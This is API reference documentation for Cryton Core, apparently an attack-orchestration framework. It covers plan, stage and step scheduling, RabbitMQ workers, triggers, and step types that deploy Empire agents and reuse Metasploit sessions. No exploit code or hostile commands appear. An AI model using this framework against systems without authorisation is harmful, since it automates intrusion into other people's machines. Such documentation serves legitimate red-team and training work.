`cryton_core.cryton_app.util.get_start_time(request_data: dict) → datetime.datetime`

Parse start time and its timezone. :param request_data: Incoming request data :return: Normalized start time

`cryton_core.cryton_app.util.parse_inventory(inventory: str) → dict`

Reads inventory file (JSON, YAML, INI) and returns it as a dictionary :param inventory: Inventory file content :return: Inventory variables

```
cryton_core.cryton_app.util.get_inventory_variables_from_files(files:
                                                                django.utils.datastructures.MultiValueDict)
                                                                → dict
```

Get all inventory variables from input. :param files: Files to parse :return: All inventory variables

```
class cryton_core.cryton_app.util.IgnoreNestedUndefined(hint: str | None = None, obj: Any = missing, name:
                                                         str | None = None, exc:
                                                         Type[jinja2.exceptions.TemplateRuntimeError] =
                                                         UndefinedError)
```

Bases: `jinja2.ChainableUndefined`, `jinja2.DebugUndefined`

An undefined that is chainable, where both `__getattr__` and `__getitem__` return itself rather than raising an `UndefinedError`.

```
>>> foo = ChainableUndefined(name='foo')
>>> str(foo.bar['baz'])
''
>>> foo.bar['baz'] + 42
Traceback (most recent call last):
...
jinja2.exceptions.UndefinedError: 'foo' is undefined
```

New in version 2.11.0.

```
__getattr__(attr: str) → IgnoreNestedUndefined
```

```
__getitem__(item: str) → IgnoreNestedUndefined
```

```
cryton_core.cryton_app.util.fill_template(inventory_variables: dict, template: str) → str
```

Fill Jinja variables in the template (if there are any inventory variables). :param inventory_variables: Template variables to fill the template with :param template: Template to fill :return: Filled template

```
cryton_core.cryton_app.util.parse_object_from_files(files: django.utils.datastructures.MultiValueDict) →
dict
```

Get serialized object from input - parse template and fill it with inventory variables. :param files: Input files :return: Serialized object

```
class cryton_core.cryton_app.util.BaseViewSet
```

Bases: `rest_framework.viewsets.mixins.ListModelMixin`, `rest_framework.viewsets.GenericViewSet`

A `ViewSet` that provides default `list()` action.

```
class cryton_core.cryton_app.util.InstanceViewSet
```

Bases: `rest_framework.viewsets.mixins.RetrieveModelMixin`, `rest_framework.viewsets.mixins.DestroyModelMixin`, `BaseViewSet`

A `ViewSet` that provides default `retrieve()`, `destroy()`, and `list()` actions.

```
get_queryset()
```

```
class cryton_core.cryton_app.util.InstanceFullViewSet
```

Bases: `rest_framework.viewsets.mixins.CreateModelMixin`, `InstanceViewSet`

A `ViewSet` that provides default `retrieve()`, `destroy()`, `list()`, and `create()` actions.

```
class cryton_core.cryton_app.util.ExecutionViewSet
```

Bases: `InstanceViewSet`

A `ViewSet` that provides default `retrieve()`, `destroy()`, and `list()` actions.

class cryton_core.cryton_app.util.ExecutionFullViewSet

Bases: [InstanceFullViewSet](#)

A ViewSet that provides default retrieve(), destroy(), list(), and create() actions.

[cryton_core.etc](#)

Submodules

[cryton_core.etc.config](#)

Module Contents

[cryton_core.etc.config.APP_DIRECTORY](#)

[cryton_core.etc.config.REPORT_DIRECTORY](#)

[cryton_core.etc.config.EVIDENCE_DIRECTORY](#)

[cryton_core.etc.config.LOG_DIRECTORY](#)

[cryton_core.etc.config.LOG_FILE_PATH](#)

[cryton_core.etc.config.LOG_FILE_PATH_DEBUG](#)

[cryton_core.etc.config.MISFIRE_GRACE_TIME](#) = 180

[cryton_core.etc.config.TIME_ZONE](#)

[cryton_core.etc.config.DEBUG](#)

[cryton_core.etc.config.DB_NAME](#)

[cryton_core.etc.config.DB_USERNAME](#)

[cryton_core.etc.config.DB_PASSWORD](#)

[cryton_core.etc.config.DB_HOST](#)

[cryton_core.etc.config.DB_PORT](#)

[cryton_core.etc.config.RABBIT_USERNAME](#)

[cryton_core.etc.config.RABBIT_PASSWORD](#)

[cryton_core.etc.config.RABBIT_HOST](#)

[cryton_core.etc.config.RABBIT_PORT](#)

[cryton_core.etc.config.Q_ATTACK_RESPONSE_NAME](#)

[cryton_core.etc.config.Q_AGENT_RESPONSE_NAME](#)

[cryton_core.etc.config.Q_EVENT_RESPONSE_NAME](#)

[cryton_core.etc.config.Q_CONTROL_REQUEST_NAME](#)

```

cryton_core.etc.config.CPU_CORES
cryton_core.etc.config.EXECUTION_THREADS_PER_PROCESS
cryton_core.etc.config.DEFAULT_RPC_TIMEOUT
cryton_core.etc.config.DJANGO_API_ROOT_URL = 'api/'
cryton_core.etc.config.DJANGO_ALLOWED_HOSTS
cryton_core.etc.config.DJANGO_ALLOWED_HOSTS
cryton_core.etc.config.DJANGO_STATIC_ROOT
cryton_core.etc.config.DJANGO_SECRET_KEY
cryton_core.etc.config.DJANGO_USE_STATIC_FILES
cryton_core.etc.config.UPLOAD_DIRECTORY_RELATIVE = 'uploads/'

```

```

cryton_core.lib

```

Subpackages

```

cryton_core.lib.models

```

Submodules

```

cryton_core.lib.models.plan

```

Module Contents

Classes

Plan
PlanExecution

Functions

execution(→ None)	Create PlanExecution object and call its execute method
-------------------	---

```

class cryton_core.lib.models.plan.Plan(**kwargs)

```

```

    property model: Type[cryton_core.cryton_app.models.PlanModel] |
    cryton_core.cryton_app.models.PlanModel

```

```

    property name: str

```

property owner: str

property dynamic: bool

delete()

static filter(**kwargs) → django.db.models.query.QuerySet

List PlanModel objects fulfilling fields specified in kwargs. If no such fields are specified all objects are returned. :param kwargs: dict of field-value pairs to filter by :raises WrongParameterError: invalid field is specified :return: Queryset of PlanModel objects

static validate_unique_values(plan_dict) → None

Check if there are any duplicate names in Plan that should be unique :param plan_dict: Plan dictionary :raises exceptions.DuplicateNameInPlan: :return: None

static validate(plan_dict, dynamic: bool = False) → None

Check if plan's dictionary is valid :param plan_dict: Plan information :param dynamic: If the Plan is static or dynamic :raises

exceptions.PlanValidationError: exceptions.StageValidationError excep-
tions.StepValidationError

Returns

True if dictionary is valid

generate_plan() → dict

Get Plan's YAML from database. :return: Plan and its Stages/Steps

class cryton_core.lib.models.plan.PlanExecution(**kwargs)

property model: Type[cryton_core.cryton_app.models.PlanExecutionModel] |
cryton_core.cryton_app.models.PlanExecutionModel

property state: str

property schedule_time: datetime.datetime | None

property start_time: datetime.datetime | None

property pause_time: datetime.datetime | None

property finish_time: datetime.datetime | None

property aps_job_id: str

property evidence_directory: str

property all_stages_finished: bool

delete()

_create_evidence_directory() → None

Generate directory for storing execution evidence. :return: None

_prepare_executions()

Prepare execution for each Stage. :return: None

`schedule(schedule_time: datetime.datetime) → None`
 Schedule all plan's stages. :param schedule_time: Time to schedule to :return: None :raises
 :exception RuntimeError
`execute() → None`
 Execute Plan. This method starts triggers. :return: None
`unschedule() → None`
 Unschedule plan execution. :return: None
`reschedule(new_time: datetime.datetime) → None`
 Reschedule plan execution. :param new_time: Time to reschedule to :raises UserInputError: when provided
 time < present :return: None
`pause() → None`
 Pause plan execution. :return: None
`unpause() → None`
`validate_modules()`
 For each stage validate if worker is up, all modules are present and module args are correct.
`start_triggers() → None`
 Start triggers for all execution stages. :return: None
`static filter(**kwargs) → django.db.models.query.QuerySet`
 List PlanExecutionModel objects fulfilling fields specified in kwargs. If no such fields are specified all
 objects are returned. :param kwargs: dict of field-value pairs to filter by :return: Queryset of PlanExecu-
 tionModel objects :raises WrongParameterError: invalid field is specified
`report() → dict`
 Generate a report from Plan execution. :return: report from Plan execution
`kill() → None`
 Kill current PlanExecution and its StageExecutions :return: None
`finish() → None`
 Finish execution - update necessary variables. :return: None
`cryton_core.lib.models.plan.execution(plan_execution_id: int) → None`
 Create PlanExecution object and call its execute method :param plan_execution_id: desired PlanExecution-
 Model's ID :return: None

`cryton_core.lib.models.run`

Module Contents

Classes

RunReport

Run

Functions

execution(→ None)Create Run object and call its execute method

```
class cryton_core.lib.models.run.RunReport
```

```
    id: int
```

```
    plan_id: int
```

```
    plan_name: str
```

```
    state: str
```

```
    schedule_time: datetime.datetime
```

```
    start_time: datetime.datetime
```

```
    pause_time: datetime.datetime
```

```
    finish_time: datetime.datetime
```

```
    plan_executions: list
```

```
class cryton_core.lib.models.run.Run(**kwargs)
```

```
    property model: Type[cryton_core.cryton_app.models.RunModel] |  
    cryton_core.cryton_app.models.RunModel
```

```
        Get or set the RunModel.
```

```
    property schedule_time: datetime.datetime | None
```

```
    property start_time: datetime.datetime | None
```

```
        Get or set start time of RunModel.
```

```
    property pause_time: datetime.datetime | None
```

```
        Get or set pause time of RunModel.
```

```
    property finish_time: datetime.datetime | None
```

```
        Get or set pause time of RunModel.
```

```
    property state
```

```
        Get or set pause time of RunModel.
```

```
    property aps_job_id: str
```

```
    property workers: List[cryton_core.cryton_app.models.WorkerModel]
```

```
    property all_plans_finished: bool
```

```
    delete()
```

```
        Delete RunModel :return:
```

```
    static filter(**kwargs) → django.db.models.query.QuerySet
```

```
        Get list of RunModel according to no or specified conditions :param kwargs: dict of parameters to filter by  
        :return:
```

```

_prepare_executions()
    Prepare execution for each worker. :return: None
report() → dict
schedule(schedule_time: datetime.datetime) → None
    Schedules Run for specific time. :param schedule_time: Desired start time :return: None :raises
        :exception RuntimeError
unschedule() → None
    Unschedules Run on specified workers :return: None
reschedule(schedule_time: datetime.datetime) → None
    Reschedules Run on specified WorkerModels :param schedule_time: Desired start time :return: None
pause() → None
    Pauses Run on specified WorkerModels :return:
unpause() → None
    Unpauses Run on specified WorkerModels :return:
postpone(delta: datetime.timedelta) → None
    Postpones Run on specified WorkerModels :param delta: Time delta :return:
execute() → None
    Executes Run :return:
kill() → None
    Kill current Run and its PlanExecutions :return: None
validate_modules()
    For each Plan validate if worker is up, all modules are present and module args are correct.
finish() → None
    Finish execution - update necessary variables. :return: None
cryton_core.lib.models.run.execution(run_model_id: int) → None
    Create Run object and call its execute method :param run_model_id: desired RunModel's ID :return: None

cryton_core.lib.models.session

```

Module Contents

Functions

<code>create_session(...)</code>	param plan_execution_id
<code>get_msf_session_id(→ str)</code>	Get a Metasploit session ID by the defined session name
<code>set_msf_session_id(→ int)</code>	Update metasploit session ID
<code>get_session_ids(→ list)</code>	Get list of session IDs to specified IP

`cryton_core.lib.models.session.create_session(plan_execution_id: Type[int] | int, session_id: str, session_name: str = None) → cryton_core.cryton_app.models.SessionModel`

Parameters

- `plan_execution_id` –
- `session_id` –
- `session_name` –

Returns

`cryton_core.lib.models.session.get_msf_session_id(session_name: str, plan_execution_id: Type[int] | int) → str`

Get a Metasploit session ID by the defined session name

Parameters

- `session_name (str)` – Session name provided in input file
- `plan_execution_id (int)` – ID of the desired plan execution

Raises

`SessionObjectDoesNotExist`: If Session doesn't exist

Returns

Metasploit session ID

`cryton_core.lib.models.session.set_msf_session_id(session_name: str, msf_session_id: str, plan_execution_id: Type[int] | int) → int`

Update metasploit session ID

Parameters

- `plan_execution_id (int)` – ID of the desired plan execution
- `msf_session_id` – Metasploit session ID
- `session_name (str)` – Session name

Returns

ID of the named session

`cryton_core.lib.models.session.get_session_ids(target_ip: str, plan_execution_id: Type[int] | int) → list`

Get list of session IDs to specified IP

Parameters

- `target_ip (str)` – Target IP
- `plan_execution_id (int)` – ID of the desired Plan execution

Returns

List of session IDs

`cryton_core.lib.models.stage`

Module Contents

Classes

StageReport
Stage
StageExecution

Functions

<code>execution(→ None)</code>	Create StageExecution object and call its execute method
--------------------------------	--

```
class cryton_core.lib.models.stage.StageReport
```

```
    id: int
    stage_name: str
    state: str
    start_time: datetime.datetime
    pause_time: datetime.datetime
    finish_time: datetime.datetime
    schedule_time: datetime.datetime
    step_executions: list
```

```
class cryton_core.lib.models.stage.Stage(**kwargs)
```

```
    property model: Type[cryton_core.cryton_app.models.StageModel] |
    cryton_core.cryton_app.models.StageModel

    property name: str
    property trigger_type: str
    property trigger_args: dict
    property final_steps: django.db.models.query.QuerySet
    property execution_list: django.db.models.query.QuerySet
        Returns StageExecutionModel QuerySet. If the latest is needed, use '.latest()' on result. :return: QuerySet
        of StageExecutionModel
```

delete()

static filter(**kwargs) → django.db.models.query.QuerySet

Parameters

kwargs – dict of parameters to filter by

Returns

QuerySet of StageModel

static _dfs_reachable(visited: set, completed: set, nodes_pairs: dict, node: str) → set

Depth first search of reachable nodes

Parameters

- visited – set of visited nodes
- completed – set of completed nodes
- nodes_pairs – stage successors representation ({parent: [successors]})
- node – current node

Returns

static validate(stage_dict, dynamic: bool = False) → bool

Check if Stage's dictionary is valid :param stage_dict: Stage information :param dynamic: If the Plan is static or dynamic :raises

exceptions.StageValidationError exceptions.StepValidationError

:return True if Stage's dictionary is valid

add_dependency(dependency_id: int) → int

Create dependency object :param dependency_id: Stage ID :return: ID of the dependency object

class cryton_core.lib.models.stage.StageExecution(**kwargs)

property model: Type[cryton_core.cryton_app.models.StageExecutionModel] |
cryton_core.cryton_app.models.StageExecutionModel

property state: str

property aps_job_id: str

property start_time: datetime.datetime | None

property schedule_time: datetime.datetime | None

property pause_time: datetime.datetime | None

property finish_time: datetime.datetime | None

property trigger_id: str

property trigger: cryton_core.lib.triggers.TriggerDelta | cryton_core.lib.triggers.TriggerHTTP |
cryton_core.lib.triggers.TriggerMSF | cryton_core.lib.triggers.TriggerDateTime

property all_steps_finished: bool

property all_dependencies_finished: bool

```

delete()

static filter(**kwargs) → django.db.models.query.QuerySet
    Get list of StageExecutionModel according to no or specified conditions :param kwargs: dict of parameters
    to filter by :return: Desired QuerySet

_prepare_executions()
    Prepare execution for each Step. :return: None

static _run_step_executions(step_executions: List[cryton_core.lib.models.step.StepExecution])
    Evenly distribute Step executions and run each batch in a Process. :param step_executions: Step executions
    to be distributed into Processes :return: None

execute() → None
    Check if all requirements for execution are met, get init steps and execute them. :return: None

validate_modules() → None
    Check if module is present and module args are correct for each Step

report() → dict

kill() → None
    Kill current StageExecution and its StepExecutions. :return: None

execute_subjects_to_dependency() → None
    Execute WAITING StageExecution subjects to specified StageExecution dependency. :return: None

re_execute(immediately: bool = False) → None
    Reset execution data and re-execute StageExecution. :return: None

reset_execution_data() → None
    Reset changeable data to defaults and reset StepExecutions. :return: None

finish() → None
    Finish execution - update necessary variables, execute dependencies, and stop trigger. :return: None

cryton_core.lib.models.stage.execution(execution_id: int) → None
    Create StageExecution object and call its execute method :param execution_id: desired StageExecution's ID
    :return: None

cryton_core.lib.models.step

```

Module Contents

Classes

StepReport	
Step	
StepWorkerExecute	
StepEmpireAgentDeploy	
StepEmpireExecute	
StepExecution	
StepExecutionWorkerExecute	
StepExecutionEmpireExecute	
StepExecutionEmpireAgentDeploy	
StepTypeMeta	Overrides base metaclass of Enum in order to support custom exception when accessing not present item.
StepType	Keys according to cryton_core.lib.util.constants
StepExecutionType	Keys according to cryton_core.lib.util.constants

```
class cryton_core.lib.models.step.StepReport
```

```
    id: int
    step_name: str
    state: str
    start_time: datetime.datetime
    finish_time: datetime.datetime
    output: str
    serialized_output: dict
    result: str
    valid: bool
```

```
class cryton_core.lib.models.step.Step(**kwargs)
```

```
    property model: Type[cryton_core.cryton_app.models.StepModel] |
        cryton_core.cryton_app.models.StepModel

    property stage_model_id: Type[int] | int
    property name: str
    property step_type: str
```

```

property is_init: bool

property is_final: bool

property arguments: dict

property output_prefix: str

property execution_stats_list: django.db.models.query.QuerySet
    Returns StepExecutionStatsModel QuerySet. If the latest is needed, use '.latest()' on result. :return: Query-
    Set of StepExecutionStatsModel

property parents: django.db.models.query.QuerySet

property successors: django.db.models.query.QuerySet

delete()

static filter(**kwargs) → django.db.models.query.QuerySet
    Get list of StepInstances according to no or specified conditions :param kwargs: dict of parameters to filter
    by :return:

classmethod validate(step_dict) → bool
    Validate a step dictionary :raises:
        exceptions.StepValidationError

    Returns
        True

classmethod validate_ssh_connection(ssh_connection_dict)
    Validate ssh_connection dictionary

    Raises
        exceptions.StepValidationError

    Returns
        True

classmethod validate_next_parameter(next_dict)

add_successor(successor_id: int, successor_type: str, successor_value: str | None) → int
    Check if successor's parameters are correct and save it. :param successor_id: :param successor_type: One
    of valid types :param successor_value: One of valid values for specified type :raises:
        InvalidSuccessorType InvalidSuccessorValue

    Returns
        SuccessorModel id

class cryton_core.lib.models.step.StepWorkerExecute(**kwargs)
    Bases: Step

    classmethod validate(step_arguments)
        Validate arguments in 'worker/execute' step_type

class cryton_core.lib.models.step.StepEmpireAgentDeploy(**kwargs)
    Bases: Step

```



```
classmethod validate(step_arguments)
    Validate arguments in 'empire/agent-deploy' step type
class cryton_core.lib.models.step.StepEmpireExecute(**kwargs)
    Bases: Step
classmethod validate(step_arguments)
    Validate arguments in 'empire/execute' step type
class cryton_core.lib.models.step.StepExecution(**kwargs)

    property model: Type[cryton_core.cryton_app.models.StepExecutionModel] |
    cryton_core.cryton_app.models.StepExecutionModel

    property state: str

    property result: str

    property output: str

    property serialized_output: list | dict

    property start_time: datetime.datetime | None

    property finish_time: datetime.datetime | None

    property valid: bool

    property parent_id: int

    delete()

    static filter(**kwargs) → django.db.models.query.QuerySet
        Get list of StepExecutionStatsModel according to specified conditions. :param kwargs: dict of parameters
        to filter by :return: Desired QuerySet

    validate()
        Validates Step Execution.

        Returns

    save_output(step_output: dict) → None
        Save Step execution output to StepExecutionModel.

        Parameters
            step_output – dictionary with keys: output, serialized_output

        Returns
            None

    _update_dynamic_variables(arguments: dict, parent_step_ex_id: int | None) → dict
        Update dynamic variables in mod_args (even with special $parent prefix) :param arguments: arguments that
        should be updated :param parent_step_ex_id: ID of the parent step of the current step execution :return:
        Arguments updated for dynamic variables

    static _update_arguments_with_execution_variables(arguments: dict, execution_variables: list) →
        dict
        Fill Jinja variables in the arguments with execution variables. :param arguments: Arguments to fill :param
        execution_variables: Execution variables to fill the template (arguments) with :return: Filled arguments
```

`update_step_arguments(arguments: dict, plan_execution_id: Type[int]) → dict`

Update Step arguments with execution and dynamic variables. :param arguments: Arguments to be updated
:param plan_execution_id: ID of the parent step of the current step execution :return: Updated arguments
with execution and dynamic variables

`get_msf_session_id(step_obj: Step, plan_execution_id: Type[int]) → str | None`

Check if there should be used any session stored in database and get its session_id. :param step_obj: Step
instance of current Step Execution :param plan_execution_id: Plan Execution ID of current Step Execution.
:return: MSF Session id

`send_step_execution_request(rabbit_channel: amqpstorm.Channel, message_body: dict, reply_queue: str,
target_queue: str) → None`

Sends RPC request to execute step using RabbitMQ. :param rabbit_channel: Rabbit channel :param mes-
sage_body: data that should be sent to worker :param reply_queue: Queue that worker should reply to
:param target_queue: Queue on which should data be sent to worker(for example) :return: None

`_prepare_execution() → [Type[int], cryton_core.lib.models.worker.Worker]`

Execute necessary actions and return variables needed for individual execution of each type of StepExecu-
tion. :return: Plan execution id and worker instance for current Plan execution

`execute()`

Execute current Step Execution.

Returns

`report() → dict`

Generate report containing output from Step Execution. :return: Step Execution report

`get_successors_to_execute() → django.db.models.query.QuerySet`

Get Successors based on evaluated dependency.

Returns

QuerySet of StepModel objects

`ignore() → None`

Set IGNORE state to Step Execution and to all of its successors.

Returns

None

`postprocess(ret_vals: dict) → None`

Perform necessary things after executing Step like creating named sessions, update state, update successors
and save Step Execution Output.

Parameters

ret_vals – output from Step Execution

Returns

None

`ignore_successors() → None`

Ignor/skip all successor Steps of current Step Execution. :return: None

`execute_successors() → None`

Execute all successors of current Step Execution. :return: None

`pause_successors() → None`

Pause successor Steps of current Step Execution. :return: None

kill()

Kill current Step Execution on Worker.

Returns

Dictionary containing return_code and output

re_execute() → None

Reset execution data and re-execute StepExecution. :return: None

reset_execution_data() → None

Reset changeable data to defaults. :return: None

process_error_state() → None

If an error state is set, ignore successors and send an event that an error occurred. :return: None

class cryton_core.lib.models.step.StepExecutionWorkerExecute(**kwargs)

Bases: StepExecution

validate() → bool

Validate cryton attack module arguments.

Returns

execute(rabbit_channel: amqpstorm.Channel = None) → None

Execute Step on worker specified in execution stats. :param rabbit_channel: Rabbit channel :return: None

class cryton_core.lib.models.step.StepExecutionEmpireExecute(**kwargs)

Bases: StepExecution

execute(rabbit_channel: amqpstorm.Channel = None) → None

Execute Step on worker specified in execution stats. :param rabbit_channel: Rabbit channel :return: None

validate()

Validates StepExecutionEmpireExecute.

Returns

class cryton_core.lib.models.step.StepExecutionEmpireAgentDeploy(**kwargs)

Bases: StepExecution

execute(rabbit_channel: amqpstorm.Channel = None) → None

Execute Step on worker specified in execution stats. :param rabbit_channel: Rabbit channel :return: None

validate()

Validates StepExecutionEmpireAgentDeploy.

Returns

class cryton_core.lib.models.step.StepTypeMeta

Bases: enum.EnumMeta

Overrides base metaclass of Enum in order to support custom exception when accessing not present item.

step_types

__getitem__(item)

class cryton_core.lib.models.step.StepType

Bases: enum.Enum

Keys according to cryton_core.lib.util.constants

`empire_agent_deploy``worker_execute``empire_execute``class cryton_core.lib.models.step.StepExecutionType``Bases: enum.Enum``Keys according to cryton_core.lib.util.constants``empire_agent_deploy``worker_execute``empire_execute``cryton_core.lib.models.worker`

Module Contents

Classes

`Worker``class cryton_core.lib.models.worker.Worker(**kwargs)``property model: Type[cryton_core.cryton_app.models.WorkerModel] |
cryton_core.cryton_app.models.WorkerModel``property name: str``property description: str``property state: str``property attack_q_name``property agent_q_name``property control_q_name``delete()``healthcheck() → bool``Check if Worker is consuming its attack queue :return:``prepare_rabbit_queues() → None``Declare Rabbit queues in case the Worker is not online yet. :return: None`

`cryton_core.lib.services`

Submodules

`cryton_core.lib.services.listener`

Module Contents

Classes

ChannelConsumer
Consumer
Listener

```
class cryton_core.lib.services.listener.ChannelConsumer(identifier: int, connection: amqpstorm.Connection,  
                                                       queues: dict)
```

```
    start()
```

```
class cryton_core.lib.services.listener.Consumer(identifier: int, queues: dict, channel_consumer_count: int)
```

```
    start() → None
```

```
        Establish connection, start channel consumers in thread and keep self alive. :return: None
```

```
    stop() → None
```

```
        Stop Consumer (self). Close connection and its channels. :return: None
```

```
    _update_connection() → bool
```

```
        Check existing connection for errors and optionally reconnect. :return: True if connection was updated  
        :raises: amqpstorm.AMQPConnectionError if connection can't be established
```

```
    _start_channel_consumers() → None
```

```
        Start channel consumers in threads. :return: None
```

```
class cryton_core.lib.services.listener.Listener
```

```
    start() → None
```

```
        Start consumers and keep self alive. :return: None
```

```
    stop() → None
```

```
        Stop Listener and it's Consumers. :return: None
```

```
    _create_consumers() → None
```

```
        Create consumers and their processes. :return: None
```

```
    _start_consumers() → None
```

```
        Start each consumer in process. :return: None
```

```
    step_response_callback(message: amqpstorm.Message) → None
```

```
        Callback for processing Step execution responses. :param message: Received RabbitMQ message :return:  
        None
```

```

static event _callback(message: amqpstorm.Message) → None
    Callback for processing events. :param message: Received RabbitMQ message :return: None

control_request_callback(message: amqpstorm.Message) → None
    Callback for processing control requests. :param message: Received RabbitMQ message :return: None

static _get_correlation_event(correlation_id: str) →
    cryton_core.cryton_app.models.CorrelationEventModel

    Find correlation event. :param correlation_id: ID of the correlation event :return: correlation event :raises:
    CorrelationEventModel.DoesNotExist

static _handle_pausing(step_ex_obj: cryton_core.lib.models.step.StepExecution) → None
    Check for PAUSED states. :param step_ex_obj: StepExecution object to check :return: None

static _send_response(original_message: amqpstorm.Message, message_body: dict) → None
    Send a response to reply_to from the original message. :param original_message: Received message :param
    message_body: Message content :return: None

```

`cryton_core.lib.services.scheduler`

Module Contents

Classes

SchedulerService

Attributes

SCHED_MAX_THREADS

SCHED_MAX_PROCESSES

JOB_MAX_INSTANCES

`cryton_core.lib.services.scheduler.SCHED_MAX_THREADS = 20`

`cryton_core.lib.services.scheduler.SCHED_MAX_PROCESSES = 5`

`cryton_core.lib.services.scheduler.JOB_MAX_INSTANCES = 3`

`class cryton_core.lib.services.scheduler.SchedulerService`

`__del__()`

`exposed_add_job(execute_function: str, function_args: list, start_time: datetime.datetime) → str`

Parameters

- `execute_function` – Function/method to be scheduled

- `function_args` – Function arguments
- `start_time` – Function start time

Returns

Scheduled job ID

`exposed_add_repeating_job(execute_function: str, seconds: int) → str`

Parameters

- `execute_function` – Function/method to be scheduled
- `seconds` – Function interval in seconds

Returns

Scheduled job ID

`exposed_reschedule_job(job_id: str)`

`exposed_pause_job(job_id: str)`

`exposed_resume_job(job_id: str)`

`exposed_remove_job(job_id: str)`

`exposed_get_job(job_id: str)`

`exposed_get_jobs()`

`exposed_pause_scheduler()`

`exposed_resume_scheduler()`

`cryton_core.lib.triggers`

Submodules

`cryton_core.lib.triggers.trigger_base`

Module Contents**Classes**

TriggerBase
TriggerTime
TriggerWorker

`class cryton_core.lib.triggers.trigger_base.TriggerBase(stage_execution)`

`arg_schema`

`start() → None`

`stop() → None`

`pause() → None`

`unpause() → None`

Unpause stage execution. :return: None

`class cryton_core.lib.triggers.trigger_base.TriggerTime(stage_execution)`

Bases: `TriggerBase`

`start() → None`

Runs `schedule()` method. :return: None

`stop() → None`

Runs `unschedule()` method. :return: None

`schedule() → None`

Schedule stage execution. :return: None

`unschedule() → None`

Unschedule StageExecution from a APScheduler. :raises:

`ConnectionRefusedError`

Returns

None

`pause() → None`

Pause stage execution. :return: None

`_create_schedule_time() → datetime.datetime`

`class cryton_core.lib.triggers.trigger_base.TriggerWorker(stage_execution)`

Bases: `TriggerBase`

`_rpc_start(event_v: dict) → None`

Start trigger's listener on worker. :param *event_v*: Special trigger parameters for listener on worker :return: None

`_rpc_stop() → None`

Stop trigger's listener on worker. :return: None

`pause() → None`

Pause stage execution. :return: None

`cryton_core.lib.triggers.trigger_datetime`

Module Contents

Classes

`TriggerDateTime`


```
class cryton_core.lib.triggers.trigger_datetime.TriggerDateTime(stage_execution)
    Bases: cryton_core.lib.triggers.trigger_base.TriggerTime
    arg_schema
    _create_schedule_time() → datetime.datetime
        Create Stage's start time. :return: Stage's start time
```

```
cryton_core.lib.triggers.trigger_delta
```

Module Contents

Classes

TriggerDelta

```
class cryton_core.lib.triggers.trigger_delta.TriggerDelta(stage_execution)
    Bases: cryton_core.lib.triggers.trigger_base.TriggerTime
    arg_schema
    start()
        Runs schedule() method. :return: None
    _create_schedule_time() → datetime.datetime
        Create Stage's start time. :return: Stage's start time
```

```
cryton_core.lib.triggers.trigger_http
```

Module Contents

Classes

TriggerHTTP

```
class cryton_core.lib.triggers.trigger_http.TriggerHTTP(stage_execution)
    Bases: cryton_core.lib.triggers.trigger_base.TriggerWorker
    arg_schema
    start() → None
        Start HTTP listener. :return: None
    stop() → None
        Stop HTTP listener. :return: None
```

cryton_core.lib.triggers.trigger_msf

Module Contents

Classes

TriggerMSF

```
class cryton_core.lib.triggers.trigger_msf.TriggerMSF(stage_execution)
    Bases: cryton_core.lib.triggers.trigger_base.TriggerWorker
    arg_schema
    start() → None
        Start MSF listener. :return: None
    stop() → None
        Stop MSF listener. :return: None
```

Package Contents

Classes

TriggerBase	
TriggerDelta	
TriggerHTTP	
TriggerMSF	
TriggerDateTime	
TriggerTypeMeta	Overrides base metaclass of Enum in order to support custom exception when accessing not present item.
TriggerType	Keys according to cryton_core.lib.util.constants

```
exception cryton_core.lib.triggers.TriggerTypeDoesNotExist(trigger_type: str, supported_triggers: List)
    Bases: Error
    Exception raised if the trigger type doesn't exist
class cryton_core.lib.triggers.TriggerBase(stage_execution)
    arg_schema
    start() → None
    stop() → None
```

```
    pause() → None
    unpause() → None
        Unpause stage execution. :return: None
class cryton_core.lib.triggers.TriggerDelta(stage_execution)
    Bases: cryton_core.lib.triggers.trigger_base.TriggerTime
    arg_schema
    start()
        Runs schedule() method. :return: None
    _create_schedule_time() → datetime.datetime
        Create Stage's start time. :return: Stage's start time
class cryton_core.lib.triggers.TriggerHTTP(stage_execution)
    Bases: cryton_core.lib.triggers.trigger_base.TriggerWorker
    arg_schema
    start() → None
        Start HTTP listener. :return: None
    stop() → None
        Stop HTTP listener. :return: None
class cryton_core.lib.triggers.TriggerMSF(stage_execution)
    Bases: cryton_core.lib.triggers.trigger_base.TriggerWorker
    arg_schema
    start() → None
        Start MSF listener. :return: None
    stop() → None
        Stop MSF listener. :return: None
class cryton_core.lib.triggers.TriggerDateTime(stage_execution)
    Bases: cryton_core.lib.triggers.trigger_base.TriggerTime
    arg_schema
    _create_schedule_time() → datetime.datetime
        Create Stage's start time. :return: Stage's start time
class cryton_core.lib.triggers.TriggerTypeMeta
    Bases: enum.EnumMeta
    Overrides base metaclass of Enum in order to support custom exception when accessing not present item.
    __getitem__(item)
class cryton_core.lib.triggers.TriggerType
    Bases: enum.Enum
    Keys according to cryton_core.lib.util.constants
    delta
```

HTTPListener

MSFListener

datetime

`cryton_core.lib.util`

Submodules

`cryton_core.lib.util.constants`

Module Contents

`cryton_core.lib.util.constants.RESULT_OK = 'OK'`

`cryton_core.lib.util.constants.RESULT_FAIL = 'FAIL'`

`cryton_core.lib.util.constants.RESULT_UNKNOWN = 'UNKNOWN'`

`cryton_core.lib.util.constants.CODE_OK = 0`

`cryton_core.lib.util.constants.CODE_FAIL`

`cryton_core.lib.util.constants.CODE_ERROR`

`cryton_core.lib.util.constants.CODE_TERMINATED`

`cryton_core.lib.util.constants.RETURN_CODE = 'return_code'`

`cryton_core.lib.util.constants.RETURN_VALUE = 'return_value'`

`cryton_core.lib.util.constants.RESULT = 'result'`

`cryton_core.lib.util.constants.OUTPUT = 'output'`

`cryton_core.lib.util.constants.SERIALIZED_OUTPUT = 'serialized_output'`

`cryton_core.lib.util.constants.ANY = 'any'`

`cryton_core.lib.util.constants.REGEX_TYPES`

`cryton_core.lib.util.constants.ARGUMENTS = 'arguments'`

`cryton_core.lib.util.constants.STEP_TYPE = 'step_type'`

`cryton_core.lib.util.constants.NEXT = 'next'`

`cryton_core.lib.util.constants.MODULE = 'module'`

`cryton_core.lib.util.constants.MODULE_ARGUMENTS = 'module_arguments'`

`cryton_core.lib.util.constants.LISTENER_NAME = 'listener_name'`

`cryton_core.lib.util.constants.LISTENER_PORT = 'listener_port'`

`cryton_core.lib.util.constants.LISTENER_OPTIONS = 'listener_options'`

```
cryton_core.lib.util.constants.LISTENER_TYPE = 'listener_type'
cryton_core.lib.util.constants.STAGER_TYPE = 'stager_type'
cryton_core.lib.util.constants.STAGER_OPTIONS = 'stager_options'
cryton_core.lib.util.constants.AGENT_NAME = 'agent_name'
cryton_core.lib.util.constants.USE_AGENT = 'use_agent'
